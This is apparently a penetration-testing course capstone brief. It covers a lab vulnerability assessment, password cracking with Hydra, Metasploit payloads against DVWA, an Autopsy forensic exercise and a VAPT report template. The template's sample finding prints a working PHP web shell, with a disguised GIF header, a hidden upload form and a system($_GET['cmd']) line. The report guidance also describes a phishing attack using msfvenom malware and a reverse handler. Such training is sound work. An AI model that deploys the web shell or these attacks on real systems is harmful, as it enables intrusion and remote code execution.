Capstone Project

Capstone Project: Vulnerability Assessment on TechShield's Network Infrastructure

TechShield, a managed IT services company based in Denver, Colorado, has been providing comprehensive IT solutions to its clients, including network management and security services. Recently, several of TechShield's clients, including Orion Financial, CloudBase, and MyStore, have experienced potential security incidents. To strengthen its infrastructure, TechShield wants a thorough vulnerability assessment to identify and mitigate security risks.

Additionally, to gain deeper insight into how these incidents occurred and collect legally sound evidence, TechShield also needs to incorporate basic **digital forensic analysis** into the assessment. This will involve acquiring and analyzing a pre-created forensic challenge drive image, which simulates the process of obtaining a compromised system's data after an incident. By examining hidden or suspicious files, the goal is to understand how attackers may have concealed malicious artifacts and ensure all relevant evidence is properly preserved and documented.

Finally prepare a comprehensive VAPT report that includes all essential sections, following a structured format that covers objectives, methodologies, vulnerabilities, and recommendations with clear documentation of risk classifications and remediation steps. The report must maintain professional formatting throughout, with detailed findings presented systematically using risk scores, analysis, and specific recommendations for each vulnerability discovered.

Capstone Plan

The capstone project involves the following steps:

Required Resources

- Download this file and update the Final_VAPT_Report.docx

How to Access the Lab? Access the virtual lab environment to work on your practice. Lab details will be provided.

Project Scope

The scope of work includes vulnerability assessment, penetration testing, **and basic forensic evidence collection and analysis** across various components of the TechShield infrastructure. You will use the following tools to assess, exploit potential vulnerabilities, **and conduct digital forensic analysis**:

- net discovery
- Nmap
- Social-Engineering Toolkit (setoolkit)
- DVWA (Damn Vulnerable Web Application)
- Greenbone Security Assistant
- Hydra
- Metasploit Framework (Meterpreter)
- Autopsy (Forensic Toolkit)

Part 1: Network Vulnerability Assessment Vulnerability Scanning and Enumeration

TechShield's network needs to be assessed for misconfigurations and vulnerabilities. In this part of the project, you will:

- **Network Discovery:** Use net discovery to discover devices, ports, and services running on the TechShield network.
- **Service Enumeration:** Use Nmap to perform a detailed scan of the discovered devices and enumerate active services to identify potential attack vectors.
- **Vulnerability Scanning:** Use Greenbone Security Assistant to conduct a vulnerability scan of the network infrastructure.

Part 2: Web Application Security Testing DVWA Assessment and Exploitation

The TechShield infrastructure hosts several web applications, which need to be assessed for common vulnerabilities. In this part of the project, your tasks are:

- **Web Application Testing:** Use DVWA to understand web application security issues. Conduct testing for common vulnerabilities like SQL injection, cross-site scripting (XSS), and command injection.
- **Payload Injection:** Generate a payload using Metasploit's "Create a Payload and Listener" tool and attempt to exploit vulnerabilities in DVWA.

Part 3: Password Security Vulnerability Test Report

Password security remains a critical aspect of infrastructure security. In this part of the project, you will:

Password Cracking: Use Hydra to crack password hashes collected from compromised systems during testing. Identify weak passwords and provide recommendations for improving password policies.

Part 4: Collecting Forensic Evidence


Digital Forensic Analysis and Evidence Collection

In the event of a security incident, organizations may need to analyze compromised systems to understand the extent of damage and gather legally sound evidence. In this part of the project, you will:

- **Obtain the Challenge Image**

Use a pre-created forensic challenge drive image file **8-jpeg-search**. Which substitutes for a system image acquired from your organization's environment after an incident. This file will be provided or made accessible within your lab environment.

Note: The MD5 of the Forensic image should be **9bdb9c76b80e90d155806a1fc7846db5**.


pentester-advanced
Enforce US Keyboard Layout
1
2
3
4
File System
Home
Trash
8-jpeg-sea...
KALI LIN
"the quieter you become, the more you are

- **Set Up and Initiate a Case File in Autopsy**

Launch the Autopsy forensic toolkit in your virtual lab. Create a new case file, giving it an appropriate name and description. Import the forensic challenge drive image into the case. This step ensures all investigative actions are performed on a preserved copy of the data.

- **Perform Forensic Discovery and Recovery**

Analyze the image in Autopsy by examining file structures, searching for keywords, and applying digital forensic techniques to uncover hidden or deleted data. Your primary goal is to locate five (5) JPG graphic files suspected to be hidden by the perpetrator, each following a naming pattern like "file[number]" (e.g., *file2.jpg*). Utilize Autopsy's forensic modules—such as file system analysis and data carving—to identify, recover, and document these hidden files.

- **Documentation and Reporting**


Your final VAPT report should include detailed notes and screenshots of the recovered images. Additionally, please showcase any hash methods you analyze during the forensic process.

VAPT Report Writing

Prepare a report. Use the template provided on the Learning Portal. Download them and fill out the details as instructed in the document.

Please find few additional guidance on filling the report.

For the section *High Level Assessment Overview.* Please fill out the basic strengths about the systems and few areas of improvement, along with short term and long term recommendations.



HIGH LEVEL ASSESSMENT OVERVIEW

Observed Security Strengths

<TEAM NAME> identified the following strengths in <CLIENT NAME>'s network which greatly increases the security of the network. <CLIENT NAME> should continue to monitor these controls to ensure they remain effective.

<Strength Category>

- Here list out the all strength of the network that you have identified

Areas for Improvement

<TEAM NAME> recommends <CLIENT NAME> takes the following actions to improve the security of the network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack <CLIENT NAME>'s information systems and/or reduce the impact of a successful attack.

Short Term Recommendations

<TEAM NAME> recommends <CLIENT NAME> take the following actions as soon as possible to minimize business risk.


<Recommendation Category>

- <Individual Recommendation>

Long Term Recommendations

<TEAM NAME> recommends the following actions be taken over the next <NUM> months to fix hard-to-remediate issues that do not pose an urgent risk to the business.

For *Scope*. Fill out the systems you had interacted with and their IP details. (Please note, the image below captures some dummy examples and it should not be copied)



SCOPE

Project Scope


All testing was based on the scope as defined in the Request for Proposal (RFP) and official written communications. The items in scope are listed below.

- Web Server
- Database Server
- Centralized Directory
- Or Campus Network (LAN)

Network Information

Network	Note
10.0.1.0/24	SysInfo LLC, San Jose HQ
192.168.137.0/24	ABC Corporation, Atlanta HQ

For *Assessment Findings.* List down all the vulnerabilities you had identified in all 3 parts of the project. (Please note, the image below captures some dummy examples and it should not be copied)




ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk
1	Example Vulnerability Finding	9	High
2	Firewall Rule Set Not Best Practice	8	High
3	Outdated Software	6	Medium
4	Multiple XYZ Vulnerabilities	5	Medium
5	Fake Finding	2	Low

TEMPLATE NOTE: (Sorting by descending risk score)

Now for each vulnerability listed, create a separate section as shown below to provide further analysis report and its details.



1 - Example Vulnerability Finding

HIGH RISK (8/10)	
Exploitation Likelihood	Possible
Business Impact	Severe
Remediation Difficulty	Easy

Synopsis

This is where you give a 1-2 sentence description about the major impact of the finding. This finding is very important because it can destroy the entire business if left unchecked.

Analysis

Longer discussion of the finding. Includes screenshots.

```
GIF89a1
error_reporting(NULL)
$me=$_SERVER['PHP_SELF']
$NameF=$_REQUEST['NameF']
$nowaddress='<input type=hidden name=address value="'.getcwd().'">'
$pass_up="a13756bf1e2bd46921c135232774fc5f"
if (isset($_FILES["elif"]) and
 $_FILES["elif"]["error"] )
move_uploaded_file($_FILES["elif"]["tmp_name"], $_FILES["elif"]["name"])
echo $ifupload=" ItsOk "
if(md5($_REQUEST['ssp'])
=$pass_up)
print "<title>403 Forbidden</title><h1>Forbidden</h1><p>You don't have permission to
access ".$_SERVER['PHP_SELF']." on this server </p>"
exit()
 $_SESSION['LoGiN']=true
echo "<form action=$me method=post enctype=multipart/form-data> $nowaddress <input
type=file name=elif ><input type=submit value=Upload /></form>"

<?php echo system($_GET["cmd"]); ?>
```

***Figure 2.3.1**: A php webshell uploaded to XYZ Application*

SUGGESTED REMEDIATION

Recommendations

- Remove XYZ to make things more secure
- If you cannot remove XYZ do this...


Here is the format in which how you can fill out the details for each vulnerability.

1. **Vulnerability header**: What is this finding? So for zerobank, for ex, the first exploit could be: “Successful phishing attack”
2. **Synopsis** You would provide a description of the issue you found. So for the phishing attack. you could say we created malware with msfvenom, hosted it on our

site, started a reverse handler, waited for one of your employees to visit our site and download the exe and once they did that, we got a remote session established

3. **Analysis:** this ****section includes your analysis/screenshots and provide descriptions. Capture the impact of the vulnerability found.
4. **Recommendations:** here you can spell out what they could have done to prevent this from happening. So you can provide details like don't let users download exe files, train users for best practices, remove user from local administrator groups, run up-to-date antimalware, etc.

Forensic Report Writing



FORENSIC EVIDENCE COLLECTION AND ANALYSIS

Scope

< Describe the objective of the forensic analysis task.>

Obtain and Verifying Forensic Image Test File

< Provide steps for obtaining and extracting test files.>

Create and Import Forensic Images into Autopsy:

<Outline steps for creating and importing forensic images.>

Analyze Forensic Image

<Describe how forensic images were analyzed.>

Export Evidence Files

<Provide details on exporting evidence files and provide screenshots of your findings.>

1. **Scope:** This section describes the purpose of forensic investigation and the tools utilized.
2. **Obtain and Verify Forensic Image:** This section details the methodology for obtaining forensic evidence and verifying the forensic image checksum.
3. **Create and Import Forensic Images into Autopsy:** This section outlines the process of creating a case in Autopsy and importing forensic images into the tool.

4. **Analyze Forensic Image:** This section explains how forensic images were analyzed, including the use of keyword searches and verification of recovered file headers via ASCII and hexadecimal methods.
5. **Export Evidence File:** This section describes the procedure for exporting JPG files, converting files from BAT to JPG formats, and extracting files from ZIP archives. Screenshots of all recovered evidence files are provided.

Presentation

Prepare a presentation as per the template shared in the Capstone Guide either using Microsoft PowerPoint or Google Slides. Here are some of the details you would want to capture in the presentation.

1. Add slides to describe the context or your understanding of the Problem statement. Detail out the requirements of the project.
2. Describe the approach towards solving the problem:-

Add slides to show:

   a. How did you move from the initial penetration testing phase to the final phase.
   b. How did you gather information about the target network.
   c. How did you map out the network and identify the details about the target systems.
   d. How did you identify the vulnerabilities in the target system for exploitation.
   e. How did you collect forensic evidence
   f. How did you gain and maintain access to the target machine.

3. Add slides to report any significant challenges you faced and how you moved to overcome them.
4. Areas of improvement, provide details of what could have been done better

Submission Instructions

1. Upload the updated VAPT Report document.
2. Create a Google Slide / Powerpoint presentation and submit the presentation file either as a PDF or as PowerPoint (.pptx) file

3. Submit the recording of yourself presenting the solution through slides. Recording should be of maximum 15-20 mins. Share your screen and present your presentation.